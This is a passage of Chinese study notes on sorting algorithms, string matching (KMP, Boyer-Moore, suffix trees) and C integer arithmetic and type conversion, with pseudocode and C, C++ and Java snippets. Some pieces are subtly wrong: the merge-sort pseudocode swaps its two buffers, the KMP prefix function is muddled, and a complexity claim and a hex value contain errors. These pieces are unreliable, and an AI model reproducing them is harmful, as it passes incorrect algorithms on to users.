78             forward_iterator_tag ) {  
79     Distance len = 0;  
80     distance( first , last , len );  
81     Distance half;  
82     ForwardIterator middle;  
83  
84     while (len > 0) {  
85         half = len >> 1;  
86         middle = first ;  
87         advance(middle, half);  
88         if (comp(value, *middle))  
89             len = half;  
90         else {  
91             first = middle;  
92             ++first ;  
93             len = len - half - 1;  
94         }  
95     }  
96     return first ;  
97 }
```

1.7 快速排序

就地不稳定排序，最差时间 $O(N^2)$ ，平价时间 $O(N \log(N))$ ，空间复杂度 $O(\log N)$ （递归造成的空间开销）。

有许多版本，包括就地非稳定版本和稳定非就地版本。网上有一些非权威程序员给出了非递归版本，自行实现栈结构以模拟递归调用行为。

[1] 和 [4] 提出了以下几种划分方案：

- Lomuto 划分， $x[l]$ 存放 t ， $[l+1, m]$ 小于 $t, (m, i]$ 大于等于 t ， $[i, u]$ 未知。
- 双向划分， $x[l]$ 存放 t ， $[l+1, m]$ 小于等于 $t, (m, i)$ 未知， $[i, u]$ 大于等于 t 。
- 三路划分 ([1] 11.5.11 称为宽支点划分)。 $[l, lt)$ 部分小于 t ， $[lt, i)$ 等于 t ， $[i, gt]$ 未知， $(gt, u]$ 大于 t 。

对快速排序 pivot 的选择，早期常使用最左元素，导致对有序数组性能很差。R.Sedgewick 提出 [5] 选择 pivot 的方案：

- 随机元素

- 中间元素
- 最左、最右和中间元素的均值

他同时提出了两种优化：

- 先递归较短的那半数组，以保证最多使用 $O(\log N)$ 空间。较长的那半数组使用尾部递归或遍历，可能不额外增加堆栈空间。
- 数组段较短时不再排序，最终使用插入排序扫一遍，插入排序对于近似排好的数组很高效。

代码示例参考1.7。

《算法导论》给出的分割算法没有判断输入条件，是因为边界条件已经在 QUICKSORT 代码中判断过了，但这样的话如果要求单独写分割算法可能引起误解，同时必须解释本节伪代码数组下标从 1 开始。

```

1 PARTITION(A,l,u)
2   assert l < u
3   exchange A[rand(l,u)] <-> A[u]
4   m <- l - 1
5   for i <- l to u-1 do
6     if A[i] <= A[u] then exchange A[++m] <-> A[i]
7   exchange A[++m] <-> A[u]
8   return m

```

模拟了尾递归的快速排序：

```

1 TAIL-RECURSIVE-QUICKSORT(A,l,u)
2   while l < u do
3     m <- PARTITION(A,l,u)
4     if m < (l+u)/2 do
5       TAIL-RECURSIVE-QUICKSORT(A,l,m-1)
6       l <- m+1
7     else
8       TAIL-RECURSIVE-QUICKSORT(A,m+1,u)
9       u <- m-1

```

其他代码有：

```

1 /* Sedgewick's version of Lomuto, with sentinel */
2 void qsort2(int l, int u)
3 { int i, m;

```

```
4 if (l >= u)
5     return;
6 m = i = u+1;
7 do {
8     do i--; while (x[i] < x[l]);
9     swap(--m, i);
10 } while (i > l);
11 qsort2(l, m-1);
12 qsort2(m+1, u);
13 }
```

```
1 /* Two-way partitioning */
2 void qsort3(int l, int u)
3 { int i, j;
4 DType t;
5 if (l >= u)
6     return;
7 t = x[l];
8 i = l;
9 j = u+1;
10 for (;;) {
11     do i++; while (i <= u && x[i] < t);
12     do j--; while (x[j] > t);
13     if (i > j)
14         break;
15     swap(i, j);
16 }
17 swap(l, j);
18 qsort3(l, j-1);
19 qsort3(j+1, u);
20 }
```

```
1 /* qsort3 + randomization + isort small subarrays + swap inline */
2 int cutoff = 50;
3 void qsort4(int l, int u)
4 { int i, j;
5 DType t, temp;
6 if (u - l < cutoff) return;
7 swap(l, randint(l, u));
8 t = x[l];
9 i = l;
10 j = u+1;
```

```

11  for (;;) {
12    do i++; while (i <= u && x[i] < t);
13    do j--; while (x[j] > t);
14    if (i > j)
15      break;
16    temp = x[i]; x[i] = x[j]; x[j] = temp;
17  }
18  swap(l, j);
19  qsort4(l, j-1);
20  qsort4(j+1, u);
21 }

```

[4] 提出了三路分割，用于应对有大量 keys 重复的情形，并证明三路分割的快速排序具有熵最优性。该算法使用了 $(2\lg 2)NH$ 次比较， H 为香农熵， $H = -\sum p_k \ln p_k$ 。

```

1
2 public class Quick3way
3 {
4   private static void sort(Comparable[] a, int lo, int hi)
5   { // See page 289 for public sort() that calls this method.
6     if (hi <= lo) return;
7     int lt = lo, i = lo+1, gt = hi;
8     Comparable v = a[lo];
9     while (i <= gt)
10    {
11      int cmp = a[i].compareTo(v);
12      if (cmp < 0) exch(a, lt++, i++);
13      else if (cmp > 0) exch(a, i, gt--);
14      else
15        i++;
16    } // Now a[lo..lt-1] < v = a[lt..gt] < a[gt+1..hi].
17    sort(a, lo, lt-1);
18    sort(a, gt+1, hi);
19  }
20 }

```

1.8 归并、插入、冒泡排序

归并排序为非就地、稳定排序。时间复杂度为 $\Theta(N \log N)$ (最好、最坏)，空间复杂度为 $O(N)$ 。对于链表，适合使用归并排序，此时不需要额外存储空间。快速排序用于链表

时性能很差，堆排序几乎不可行。数组也可实现就地稳定的归并排序，但时间复杂度退化到 Quasilinear($O(N \log^2 N)$)。

归并排序可实现为自顶向下式(递归式，《算法导论》风格)和自底向上式。自然归并排序(Natural merge sort)是自底向上式的变种，利用了既已有序的子序列。

```

1 MERGE_SORT(A,l,u)
2   if l < u
3     m <- (l+u)/2
4     MERGE_SORT(A,l,m)
5     MERGE_SORT(A,m+1,u)
6     n1 <- m - l + 1, n2 <- u - m
7     create B1[1..n1+1] <- [A[l,m],INFINITY]
8     create B2[1..n2+1] <- [A[m+1,u],INFINITY]
9     i <- j <- 1
10    for k <- l to u do
11      if B1[i] < B2[j] then
12        A[k] <- B2[i++]
13      else
14        A[k] <- B1[j++]
```

插入排序的优点：稳定，就地，on-line，对小数据集效率高，对近似排序的数据性能优异。在所有二次复杂度排序算法中是最快的。最好(如，已排序)、平均、最坏(降序数组)情形下的时间复杂度分别为线性、二次方、二次方。

```

1 INSERTION-SORT(A,n)
2   for i <- 2 to n do
3     key <- A[i]
4     j <- i - 1
5     while j > 0 and A[j] > key do
6       A[j+1] <- A[j]
7       j <- j-1
8     A[j+1] <- key
```

冒泡排序优点是简单(适合教学)有趣，但很多科学家还是提倡连教学都不要用它。

```

1 BUBBLE-SORT(A)
2   last <- length[A] + 1
3   repeat
4     newn <- 1
5     for i <- 2 to last - 1 do
6       if A[i-1] > A[i] then
7         exchange A[i-1] <-> A[i]
```

```

8     newn <- i
9     last <- newn
10    until last = 1

```

上述代码中，不变式为：last 为上次排好的元素，last 及其以上元素已不需要排序，本次至少能排好 A[last-1]。冒泡排序就地、稳定，在最好的情形下为线性运行时间，如同插入排序，但比后者慢。

1.9 堆排序

堆排序（Heapsort）是指利用堆数据结构所设计的一种排序算法，隶属于基于选择的排序算法。堆是一个近似完全二叉树的结构。其时间复杂度在最好、最差情形均为 $O(N \log(N))$ 。堆排序是就地不稳定排序，一般比快速排序算法慢，但是最差复杂度要更好。

基于 [1]14.2 给出的两个关键函数 siftup 和 siftdown，仅用几行程序就可实现堆排序。

```

1 #make heap
2 for i in range(2, len(x)):
3     siftup(x, i) #必须是大顶堆
4
5 #sort heap
6 for i in range(len(x)-1, 1, -1):
7     tmp = x[1]; x[1] = x[i]; x[i] = tmp
8     siftdown(x, i-1)

```

对 [1]14.2 节 siftup 的优化包括 x[0] 置哨兵，放置一个大数；x[i] 上浮时，不交换 i,p 两个位置，即将 swap 展开，只置 i，不置 p。siftdown 很难使用哨兵，但也可以通过展开 swap 来进行优化。

《算法导论》给出的 MAX-HEAPIFY 方法相当于 siftdown，其构造堆的操作使用的是 siftdown 而非 siftup：

```

1 MAX-HEAPIFY(A,i)
2     l <- 2i, r <- 2i+1, largest <- i
3     if l <= heap-size[A] and A[l] > A[i] then
4         largest <- l
5     if r <= heap-size[A] and A[r] > A[largest] then
6         largest <- r
7     if largest != i then
8         exchange A[largest] <-> A[i]

```

9 MAX-HEAPIFY(A, largest)

BUILD-MAX-HEAP(A) 操作的运行时间仅为线性: $\sum_{h=0}^{\lfloor \lg n \rfloor} \lceil \frac{n}{2^{h+1}} \rceil O(h) = O(n \sum_{h=0}^{\lfloor \lg n \rfloor} \frac{h}{2^h}) = O(n \sum_{h=0}^{\infty} \frac{h}{2^h}) = O(n)$ 。

```

1 BUILD-MAX-HEAP(A)
2   heap-size[A] <- length[A]
3   for i <- round(heap-size[A]/2) downto 1 do
4     MAX-HEAPIFY(A,i)
5
6 HEAP-SORT(A)
7   BUILD-MAX-HEAP(A)
8   for i <- length[A] downto 2 do
9     exchange A[1] <-> A[i]
10    heap-size[A] <- heap-size[A] - 1
11    MAX-HEAPIFY(A,1)

```

C++ 标准库提供来堆操作，包括 `make_heap`, `push_heap`, `pop_heap`, `sort_heap` 等。可以用两行代码实现堆排序:

```

1 make_heap(a, a+n)
2 sort_heap(a, a+n)

```

C++ 标准库也提供了对优先级队列 `priority_queue` 的支持。

1.10 排序算法实现

STL 的 `sort` 实现了内省排序。内省排序 (intro sort) 集成了快速排序和堆排序。这个排序算法首先从快速排序开始，当递归深度超过一定深度（深度为排序元素数量的对数值）后转为堆排序。采用这个方法，内省排序既能在常规数据集上实现快速排序的高性能，又能在最坏情况下仍保持 $O(n \lg n)$ 的时间复杂度。

SGI STL 的 `list` 容器的 `sort` 方法使用了自底向上归并排序，由于链表不方便使用 2-2-2-4-4-8 式均匀向上归并，这里临时分配 64 个临时 `list`，分别管理长度为 1、2、4、8...的中间链表，原链表的元素逐一插入中间链表，中间链表如同二进制数值一般满则进位，最终归并所有中间链表即可。

C 语言中，`stdlib.h` 则提供了 `qsort` 库函数：

```

1 void qsort(void *base, size_t nmemb, size_t size,

```

```
2 int (*compar)(const void *, const void *));
```

uClibc 库使用了希尔排序。希尔排序又称缩减增量排序。其优点是运行较快(平均时间为亚二次复杂度 $O(N^2)$)，代码短且省内存(适合嵌入式系统)。其时间复杂度取决于增量序列，且极难分析。Shell 序列 ($\lfloor N/2^k \rfloor$) 性能比较差，最差复杂度为 $\Theta(N^2)$ 。Sedgewick 给出了一些最差复杂度 $O(N^{4/3})$ 的序列。许多序列有 $O(N^{3/2})$ 最差复杂度。Pratt 给出了最差复杂度 $O(N \log^2 N)$ 的序列为目前的最佳序列。

Timsort 集成了归并排序和插入排序。Timsort 于 2002 年由 Tim Peters 为 Python 设计，现已用于 Java 7，Android 和 GNU Octave 排列非内置类型。Timsort 分析既已有序(非降序和严格降序)的子数组，称为 run。如果 run 短于某阈值则按进行插入排序使其达到阈值。严格降序的 run 被翻转成严格升序 run。

1.11 线性时间排序

计数排序假定元素值介于 0 到 k 之间的整数，运行时间为 $\Theta(n + k)$ 。当 $k = O(n)$ 时，运行时间为 $\Theta(n)$ 。计数排序是稳定的，需要 $O(k)$ 临时存储，亦无法做到就地排序。

```
1 COUNTING-SORT(A,B,k)
2   create C[0..k] <- 0
3
4   for i <- 1 to length[A] do
5     C[A[i]] <- C[A[i]] + 1
6
7   for j <- 1 to k do
8     C[j] <- C[j] + C[j-1]
9
10  j <- 1
11  while C[j] = 0 do
12    j <- j + 1
13
14  for i <- length[A] downto 1 do
15    B[C[A[i]]] <- A[i]
16    C[A[i]] <- C[A[i]] - 1
```

之所以要在最后一个循环中从后向前遍历 $A[i]$ ，是为了保证稳定性：对于相同取值的元素，名次逐渐减小。

基数排序 (Radix Sort) 是稳定排序，依赖于另一种针对整数的稳定排序，从低位到高位依次对每一位数排序。给定 n 个 k 进制 d 位数，如果所用的整数排序算法需要 $\Theta(n + k)$

时间，则基数排序需要 $\Theta(d(n + k))$ 时间。当 k 不太大时，可选择计数排序作为其辅助排序算法。

桶排序算法，如果输入数据满足一个特性：各桶尺寸的平方和与总元素数呈线性关系，则桶排序算法以期望线性时间运行。此时，桶内排序算法可使用插入排序：桶内元素不会太多，且桶多以链表方式实现，用插入排序可保证稳定性。

1.12 排序算法总结

1.12.1 排序算法分类

根据 [6]，排序算法包括内部排序和外部排序（不完全放入 RAM）。内部排序分类：插入，交换，选择，合并，分布。根据 [7]，排序算法包括基于比较的排序和非基于比较的排序（可以达到线性时间复杂度）。[8] 给出了丰富的讲解材料。

http://en.wikipedia.org/wiki/Sorting_algorithm

基于插入的排序

直接插入 就地稳定。 $O(N^2)$ 。参 [7] 2.2。适用于近似有序数组。快速排序和插入排序可以联合使用，性能极佳。

希尔 (Shell) 排序 就地，不稳定。[6] 5.2.1D。也称递减增量排序算法，不需要大量的辅助空间，不稳定，复杂度取决于降序序列的选取，可能是 $O(N \lg^2(N))$, $O(N \log N)$, $N^{\frac{6}{5}}$ 。

图书馆排序 有 n 个元素待排序，这些元素被插入到拥有 $(1+\epsilon)n$ 个元素的数组中。

(二叉) 树排序 稳定。线性空间复杂度。先构造二叉查找树，再 in-order 遍历之。从文件中读数时比较方便。平均时间 $O(N \log N)$ ，二叉树不平衡时最差 $O(N^2)$ 。

其他 二路插入（使用二分法查找合适位置，但未能减小移动数据度开销），表插入（以链表实现，减小数据复制开销），地址计算插入等。

基于交换的排序

冒泡 稳定就地排序。 $O(N^2)$ 。数据交换过多，[6] 认为不值得推荐。

鸡尾酒排序 稳定就地排序。冒泡排序的变种。别名：双向冒泡排序，鸡尾酒搅拌排序，搅拌排序，涟漪排序，来回排序。

快速排序 就地不稳定。最差时间 $O(N^2)$, 平均时间 $O(N \log(N))$, 空间 $O(\log N)$ 。

[4] 认为快速排序是最快的。

奇偶排序 奇偶换位排序, 或砖排序。最初发明用于有本地互连的并行计算。

Gnome Sort 又称 stupid sort。类似插入排序, 但通过同前面元素交换实现插入。

梳子排序 冒泡排序的变种。不稳定。如同快速排序和合并排序, 梳排序的效率在开始时最佳, 接近结束时, 即进入泡沫排序时最差。如果间距变得太小时(例如小于 10), 改用诸如插入排序或鸡尾酒排序等算法, 则可提升整体效能。

其他 合并交换(在可并行比较计算时有用), 基数交换, 地址计算插入等。

基于选择的排序

直接选择 就地不稳定。 $O(N^2)$ 。

堆排序 就地不稳定。时间 $O(N \log(N))$, 空间 $O(1)$ 。[7] 认为堆排序不如快速排序, 但有其他用途, 如实现优先级队列。

锦标赛排序 基于堆, 待排数据初存于叶子节点, 决出胜者, 将胜者从其上升路径中删除, 在存放胜者的叶子节点放置一个大数。时间 $O(N \log(N))$, 需要额外空间作为堆。主要用于外排序的多路合并步骤。

基于合并的排序

归并排序, 非就地, 稳定。[7]2.3 节 Merge 例程先将待合并数组的两个有序子数组拷贝到外部, 再拷回原数组使有序。比较操作的次数介于 $(n \log n)/2$ 和 $n \log n - n + 1$, 赋值操作的次数是 $2n \log n$, 空间复杂度为: $\Theta(n)$ [8]。[6] 提出了如下两个非递归的归并排序算法, 额外分配了与原数组等长的缓冲区。

自然的两路合并 [6]5.2.4 算法 N。

直接两路合并 [6]5.2.4 算法 S。

另外, 还有就地不稳定版本的合并排序 ([6]Vol3 习题 5.2.5, $O(N \lg N)$ 时间, 流程复杂)。也有就地稳定版本 ([6]Vol3 习题) 的合并排序, 流程简单, 时间复杂度有所增加, 失去了意义。对于就地不稳定版本, 分为分块、预排序、两两归并、扫尾四部。分为 $m+2$ 块, 除最后一块外, 其他快大小都是 \sqrt{n} 。块内排序。块排序, 依据块的首元素, 如首元素相同则依据末尾元素。然后执行多次 AUX 排序。

<http://blog.ibread.net/345/in-place-merge-sort/>.

基于分布的排序

桶排序 [7]8.4。稳定？，最差时间 $O(n + k)$ ，平均时间 $O(n + k)$ ，需要额外空间存放桶。It is a distribution sort, and is a cousin of radix sort in the most to least significant digit flavour. Bucket sort is a generalization of pigeonhole sort.

鸽巢排序 鸽巢排序 (Pigeonhole sort)，也被称作基数分类 [8](count sort[5])，时空复杂度均 $O(n + k)$ ，适用于 $k = O(n)$ 情形，否则不如桶排序。计数排序中元素移动一次，鸽巢排序则移动两次(入、出鸽巢)[5].

比较计数 [6]5.2 算法 C，统计比该记录小的记录的个数。时间 $O(N^2)$ ，空间 $O(N)$ 。无大用。

分布计数 [6]5.2 算法 D。[7]8.2。稳定排序。时间 $O(n + k)a$ ，空间 $O(k + n)$ ， k 为分布空间大小，需要额外空间存放辅助表和排序结果。若 $k = O(n)$ ，则时空均为 $O(n)$ 。涉及的操作包括 prefix sum(cumulative sum).

基数排序 [7]8.3。若每个基数位使用计数排序，则时间 $O(d(n + k))$ ， d 为位数， k 为基数。

另外，bogosort（猴子排序）通过随机洗牌来排序，时间复杂度无上限，仅供了解。一个笑话说：量子计算机能够以 $O(n)$ 的复杂度更有效地实现 Bogo 排序。

1.12.2 空间复杂度

总之，如果不是就地排序，则至少需要 $O(N)$ 的额外空间，如归并排序。快速排序为就地排序，但需要 $O(\log N)$ 的空间。归并排序的主要缺点就是额外空间问题。

1.12.3 稳定性

[8] 1. 稳定的排序

1. 冒泡排序, 鸡尾酒排序
2. 插入排序
3. 归并排序
4. 二叉树排序
5. 鸽巢排序

6. 桶排序
7. 计数排序
8. 基数排序
9. Gnome sort
10. 图书馆排序
 2. 不稳定的排序
 1. 选择排序
 2. 希尔排序
 3. Comb sort
 4. 组合排序
 5. 堆排序
 6. Smoothsort
 7. 快速排序
 8. Introsort
 9. Patience sort

[4] 习题 2.5.18 提出了强制稳定性概念，比如用额外的字段记录每个数据的位置，在不稳定排序操作之后用此字段恢复原来的相对次序。原地分区版本的快速排序算法是不稳定的。其他变种是可以通过牺牲性能和空间来维护稳定性的[8]。

综上，基本上可以认为，如果排序算法涉及到非相邻元素间的互换（冒泡算法是相邻互换），那么就是不稳定的。

1.12.4 外部排序

主要算法 [5]:

- **外部合并排序** [5]. 涉及的数量概念是 pass(取决于算法设计，不宜过多) 和 way(取决于数据量与 RAM 空间比值)。pass 是步骤数，pass1 将子文件排序并存放于 way 路临时文件，pass2 进行多路合并。如果 way 过多，pass2 会因磁盘寻道频繁而效率低下。此时可增加 pass 数，pass2 合并 way 路为更少的路数，pass3 将现有路数合并成 1 路。

- 外部桶排序，基于分布的排序。桶排序和合并排序具有数学上的对偶性 [8]。k 趟算法可以在 kn 的时间开销和 n/k 空间开销内完成对最多 n 个小于 n 的无重复正整数的排序 (选自 [1]1.5 答案，每趟使用位图法进行排序)。

[1]1.3 的归并排序、多趟排序分别指这里的外部合并排序和外部桶排序。

此外，还有一些不需要临时文件的原地算法。Merge sort is used in external sorting; heapsort is not. Locality of reference is the issue.

1.12.5 对整数排序

[5] 题目中研究的对象如果是整数，可以在其值域做文章。计算机中的整数取值空间有限且可数。主要算法：

- van Emde Boas tree,[7] 第 3 版第 20 章，[5]。
- non-conservative "packed sorting" algorithm
- 位图排序，要求 key 可表示为整数且互异。bit 在 bit 序列中的位置代表整数的值，而 bit 的值代表存在性。如果整数出现多次 [1]1.6.6，或者需要统计其他属性 (而不仅仅是存在性)，可以考虑用多个 bit 位表示每个整数，bit 值代表该属性。如 [1]1.6.8，美国免费电话号 (800.887.888) 存储问题，可以用 3 个 bit 分别表示以 800,887,888 前缀的特定 7 位号码是否已经存在 [2]。
- Bucket sort, counting sort, radix sort

1.13 字符串匹配算法

维基百科条目：https://en.wikipedia.org/wiki/String_searching_algorithm

关于各种算法的比较，见：

<http://programmers.stackexchange.com/questions/183725/which-string-search-algorithm>

<http://stackoverflow.com/questions/5106586/what-are-the-available-string-matching-algorithms>

1.13.1 KMP(Knuth–Morris–Pratt) 算法

```

1 CREATE_PREFIX_FUNCTION(P)
2   k <- 0
3   create p [1.. length[P]]
4   p[1] <- 0

```

```

5   for i <- 2 to length[P] do
6     while k > 0 and P[i] != P[k+1] do
7       k <- p[k]
8       if P[i] = P[k+1] then
9         p[i] <- p[k] + 1
10        k <- k + 1
11      p[i] <- k
12
13    return p
14
15 KMP-MATCHER(T,P)
16   k <- 0
17   for i <- 1 to length[T] do
18     while T[i] != P[k+1] and k > 0 do
19       k <- p[k]
20       if T[i] = P[k+1] then
21         k <- k + 1
22       if k = length[P] then
23         on_match(T, i)
24         k <- p[k]
```

用 KMP 算法实现的 strstr 算法，通过了 LeetCode 验证：

```

1 class Solution {
2 public:
3   int strStr ( string haystack, string needle) {
4     int n = haystack.size(), m = needle.size();
5     if (m == 0) return 0;
6     if (n < m) return -1;
7
8     vector<int> transition (m);
9     transition [0] = -1;
10    int j = -1;
11    for (int i = 1; i < m; ) {
12      if (needle[i] == needle[j+1]) {
13        transition [i++] = j + 1;
14        j++;
15      } else {
16        if (j >= 0) {
17          j = transition [j];
18        } else {
19          transition [i++] = -1;
20        }
```

```
21     }
22 }
23
24 j = -1;
25 for (int i = 0; i < n; ) {
26     if (haystack[i] == needle[j+1]) {
27         j++;
28         i++;
29         if (j == m - 1) return (i - m);
30     } else {
31         if (j >= 0) {
32             j = transition[j];
33         } else {
34             i++;
35         }
36     }
37 }
38 return -1;
39 }
40};
```

<http://www-igm.univ-mlv.fr/~lecroq/string/node8.html>给出的 C 语言实现：

```
1
2 void preKmp(char *x, int m, int kmpNext[]) {
3     int i, j;
4
5     i = 0;
6     j = kmpNext[0] = -1;
7     while (i < m) {
8         while (j > -1 && x[i] != x[j])
9             j = kmpNext[j];
10        i++;
11        j++;
12        if (x[i] == x[j])
13            kmpNext[i] = kmpNext[j];
14        else
15            kmpNext[i] = j;
16    }
17 }
18
19
20 void KMP(char *x, int m, char *y, int n) {
```

```
21 int i, j, kmpNext[XSIZE];
22
23 /* Preprocessing */
24 preKmp(x, m, kmpNext);
25
26 /* Searching */
27 i = j = 0;
28 while (j < n) {
29     while (i > -1 && x[i] != y[j])
30         i = kmpNext[i];
31     i++;
32     j++;
33     if (i >= m) {
34         OUTPUT(j - i);
35         i = kmpNext[i];
36     }
37 }
38 }
```

1.13.2 Boyer–Moore 算法

BM 算法由 Robert S. Boyer 和 J Strother Moore 于 1977 年发表。

BM 算法的特色是从模式尾部开始匹配，并可以跳过多个字符。它首先计算坏字符规则和好前缀规则。

坏字符表是个二维表，一维是字母表，第二维是模式 P 中的位置。

http://en.wikipedia.org/wiki/Boyer-Moore_string_search_algorithm

Horspool 算法，又称 Boyer–Moore–Horspool 算法，是对 BM 算法的简化。只使用了坏字符表，且只针对 pattern 的最后一个字符进行移动。

1.13.3 AC 算法

http://en.wikipedia.org/wiki/Aho-Corasick_string_matching_algorithm

多模匹配算法。

1.13.4 后缀树

后缀树（Suffix tree）是一种数据结构，能快速解决很多关于字符串的问题。后缀树的概念最早由 Weiner 于 1973 年提出，既而由 McCreight 在 1976 年和 Ukkonen 在 1992 年和

1995 年加以改进完善。

一个 string S 的后缀树是一个边 (edge) 被标记为字符串的树。因此每一个 S 的后缀都唯一对应一条从根节点到叶节点的路径。这样就形成了一个 S 的后缀的基数树 (radix tree)。后缀树是前缀树 (trie) 里的一个特殊类型。

在计算机科学中，trie，又称前缀树或字典树，是一种有序树，用于保存关联数组，其中的键通常是字符串。与二叉查找树不同，键不是直接保存在节点中，而是由节点在树中的位置决定。一个节点的所有子孙都有相同的前缀，也就是这个节点对应的字符串，而根节点对应空字符串。一般情况下，不是所有的节点都有对应的值，只有叶子节点和部分内部节点所对应的键才有相关的值。

1.13.5 Rabin-Karp

The Rabin–Karp algorithm is inferior for single pattern searching to Knuth–Morris–Pratt algorithm, Boyer–Moore string search algorithm and other faster single pattern string searching algorithms because of its slow worst case behavior. However, it is an algorithm of choice for multiple pattern search.

第 2 章

C 与 C++

2.1 整数/浮点数运算

两个整数作`&&`,`||`,`!`逻辑运算只有 0 和 1 两种结果。做`&`,`|`,`^`,`~`等位运算, 相当于每一 bit 分别运算, 注意取反运算的结果与整数本身的位数有关。

2.1.1 bit 操作技巧

设 $P = 2^s$, $M = P - 1$ 。 M 常被称作 Mask; s 被称作 shift。

对齐运算: round-up(将整数 x 按 P 对齐的一种方式): $((x) + M) \& (\sim M)$; round-down: $(x) \& (\sim M)$ 。

buffer 适配(为长度为 x 的对象分配内存, 但需 P 倍数): $((x) + M) \gg s$ 。更一般地, 将 $[0,n]$ 整数分割到长度为 P 的桶中, 如不要求 round-up 方式, 则 x 所在桶为 $(x) \gg s$, x 在桶中位次 $x \& M$ 。注意求桶位次运算和对齐运算的区别, 对齐运算和桶分配运算的关联。桶分配相当于除法, 桶位次相当于求模。

由 M 推导 s :`for(s=0,p=1;p < P;s++, p <= 1);`。如果 M 并非 2 的某个幂, 那么该式求出的 p 为恰好大于 P 的某个幂。

除去 x 的二进制表示的最末尾的 1: $(x) \& ((x)-1)$ 。

将 0 到 N 之间的数字用位图表示, 实现按位操作: 类似桶分配操作, 一个 32 位 int 是一个桶, $P=32$:

```
1 #define P 32
2 #define s 5
3 #define M 0x1F
4 int a[1+N/32];
5 #define set(i) a[i>>s] |= (1 << (i & M))
6 #define clr(i) a[i>>s] &= ~(1 << (i & M))
7 #define test(i) (a[i>>s] & (1 << (i & M)))
```

2.1.2 补码 (Two's Complement)

应区分“补码运算”和“补码表示”。

补码运算为反码 (One's Complement) 运算加 1。

正数的补码表示等同于其二进制表示，而正数的补码运算结果为一负数的补码表示。补码运算相当于求该数的相反数的补码表示。补码表示的范围是 -2^{N-1} 到 $2^{N-1} - 1$ 。而反码 (One's Complement) 的表示范围是 $-(2^{N-1} - 1)$ 到 $2^{N-1} - 1$

补码运算的溢出会被忽略。对零作补码运算，会发生上溢，忽略上溢后仍是零。

一个数同其补码运算结果 (等同于其相反数的补码表示) 相加 (作无符号加法)，结果为 2^N 。

一个数同其反码运算结果相加 (作无符号加法)，结果为 $2^N - 1$ 。

2.1.3 负数右移

[9]A.7.8。移位运算符 « 和 » 遵循从左到右的结合性。每个运算符的各操作数都必须为整型，并且遵循整型提升原则。结果的类型是提升后的左操作数的类型。如果右操作数为负值，或者大于或等于左操作数类型的位数，则结果没有定义。

在对 `unsigned` 类型的无符号值进行右移位时，左边空出的部分将用 0 填补；当对 `signed` 类型的带符号值进行右移时，某些机器将对左边空出的部分用符号位填补 (即“算术移位”)，而另一些机器则对左边空出的部分用 0 填补 (即“逻辑移位”)。

`unsigned char` 类型的 `0xA2` 右移一位得 `0x51`，而 `char` 类型的 `0xA2` 右移 1 位可能为 `0xD1`(gcc 验证)。

2.1.4 二进制反码运算符

一元运算符 的操作数必须是整型，结果为操作数的二进制反码。在运算过程中需要对操作数进行整型提升。如果操作数为无符号类型，则结果为提升后的类型能够表示的最大值减去操作数的值而得到的结果值。如果操作数为带符号类型，则结果的计算方式为：将提升后的操作数转换为相应的无符号类型，使用运算符 计算反码，再将结果转换为带符号类型。结果的类型为提升后的操作数的类型。

2.1.5 台湾某 CPU 厂商面试题

```
1 #include <iostream>
2 using namespace std;
3 int main()
```

```
4  {
5      unsigned char a = 0xA5;
6      unsigned char b = ~a>>4+1;
7      // cout << b << endl;
8      printf ("b=%d\n", b);
9      return 0;
10 }
```

本题有多处陷阱，一是移位运算的优先级很低，低于加法，因此 a 实际上是右移 5 位，而非右移 4 位再加 1；第二，a 取反时应作整型提升，变为有符号数 int 型；第三，有符号数右移运算的结果实际上取决于实现，本题不妥；第四，b 作为无符号数，打印前整型提升，却也不会将符号位进行扩展。

a 整型提升后为 0x000000a5，取反后为 0xffffffff5a，假设是算数移位，需要符号扩展，则右移 5 位得 0xfffffffffa，b 的值为 0xfa，整型提升后的值为 0x000000fa。按照%d 打印为 250。

如果将 b 强制类型转换为 char 型，再打印 (printf("%d\n", (char)b);)，则整型提升结果为 0xfffffffffa，打印结果为 -6(将任何整数转换为带符号类型时，如果它可以在新类型中表示出来，则其值保持不变，否则它的值同具体的实现有关，参 [2]??, [9]A.6.2)。

对 b 的打印也这样理解：%d 如实打印参数的符号，0xfa 作为 char 类型为负数 -6，作为 unsigned char 则为无符号数 250，故而有上述结果。

2.1.6 类型数值范围

一个典型的 32 位 PC 上，long 和 int 都是 4 字节，long long 为 8 字节，float 为 4 字节，double 为 8 字节，long double 为 12 字节，short 为 2 字节，size_t, pid_t 为 4 字节。32 位无符号整数可表示的最大数字大于 40 亿，有符号整数能表示到 20 亿以上。

long long 是 C99 新增的，C++ 标准委员会又将 long long 纳入 C++11 标准。在 C++11 中，标准要求 long long 整型可以在不同平台上有不同的长度，但至少有 64 位。

limits.h 头文件（C++ 中为 <climits>）定义了 int, long 等类型能表示范围上下限，如 INT_MAX, LONG_MIN, SHORT_MIN, USHRT_MAX, LLONG_MIN、LLONG_MAX 和 ULLONG_MIN。

stdint.h 头文件定义了 uint32_t 等类型的范围上下限，如 INT8_MAX, INT32_MIN 等。

2.1.7 类型转换

在一个表达式中，凡是可以说使用整型的地方都可以使用带符号或无符号的字符、短整型或整型位字段，还可以使用枚举类型的对象。如果原始类型的所有值都可用 int 类型表

示, 则其值将被转换为 int 类型; 否则将被转换为 unsigned int 类型。这一过程称为**整型提升 (integral promotion)**。

将任何整数转换为某种指定的无符号类型数的方法是: 以该无符号类型能够表示的最大值加 1 为模, 找出与此整数同余的最小的非负值。在对二的补码表示中, 如果该无符号类型的位模式较窄, 这就相当于左截取; 如果该无符号类型的位模式较宽, 这就相当于对带符号值进行符号扩展和对无符号值进行 0 填充。将任何整数转换为带符号类型时, 如果它可以在新类型中表示出来, 则其值保持不变, 否则它的值同具体的实现有关。

将一个精度较低的浮点值转换为相同或更高精度的浮点类型时, 它的值保持不变。将一个较高精度的浮点类型值转换为较低精度的浮点类型时, 如果它的值在可表示范围内, 则结果可能是下一个较高或较低的可表示值。如果结果在可表示范围之外, 则其行为是未定义的。

许多运算符都会以类似的方式在运算过程中引起转换, 并产生结果类型。其效果是将所有操作数转换为同一公共类型, 并以此作为结果的类型。这种方式的转换称为普通算术类型转换。

类型转换顺序: long double -> double -> float -> integral promotion -> ulong -> long,uint
-> int

将浮点数赋值给整数, 相当于取整。

2.2 C 特殊语法

2.2.1 malloc

free(NULL) 与 delete(0) 是合法的, 什么也不做。malloc(0) 会分配成功吗? 答案是会的, 它会返回一块最小内存给你。

2.2.2 声明和定义

[9]:

